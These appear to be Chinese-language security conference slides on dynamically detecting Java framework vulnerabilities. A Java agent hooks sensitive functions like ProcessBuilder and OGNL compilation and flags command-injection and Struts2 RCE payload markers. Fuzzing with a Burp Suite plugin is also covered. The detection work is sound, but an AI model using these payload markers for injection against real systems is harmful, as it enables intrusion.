


分析内容：动态拦截敏感函数。

框架漏洞动态分析—agent原理




框架漏洞动态分析—agent优势



灰盒拦截技术

利用java的agent技术对敏感函数进行hook。

- 比如:
ProcessBuilder, OgnlRuntime,
FileWriter, FileOutputStream,
等



如果一些敏感函数被调用之后则记录下来。

- 包括请求包，函数调用流程，
函数返回包。

灰盒拦截技术


```
<!-- 检测文件操作-->
<hookclass name="java.lang.ProcessBuilder">
  <hookmethod enable="true" name="start()" insertbefore="true">
    <![CDATA[
      {
        core.AttachDumpCore.info("exec command="+command.toString());
        java.lang.String progStart = command.get(0);
        if (progStart.startsWith(";bugtestcmd;")) {
          /*
            core.AttachDumpCore.info("found command inject");
          */
        }
      }
    ]]>
  </hookmethod>
</hookclass>

<!-- struts2 ognl 检测-->
<hookclass name="com.opensymphony.xwork2.ognl.OgnlUtil">
  <hookmethod enable="true" name="compile(java.lang.String)" insertbefore="true">
    <![CDATA[
      {
        java.lang.String exp = $1;
        if ($1.contains("class.classLoader.jarPath")||$1.contains("struts2Bug")) {
          /*
            core.AttachDumpCore.info("found struts2 rce");
            _stack_;
          */
          core.AttachDumpCore.register("struts2RCE", "class.classLoader.jarPath||struts2Bug");
        }
      }
    ]]>
  </hookmethod>
</hookclass>
```

|| progStar

自动fuzzing结合人工检测

方式：fuzzing技术结合人工筛选



工具：burpsuite插件



分析内容：大量不同畸形的数据包进行fuzzing测试，某些特定的环境下某些字符被特殊处理。

About me

郑国祥，杭州安恒信息技术有限公司高级安全研究员

- Web安全研究，漏洞挖掘，源码审计
- 熟悉源码的动静分析，熟悉web防御绕过技术
- Tsrc-2015漏洞之王
- CVE-2016-0785,CVE-2016-3081等等

谢谢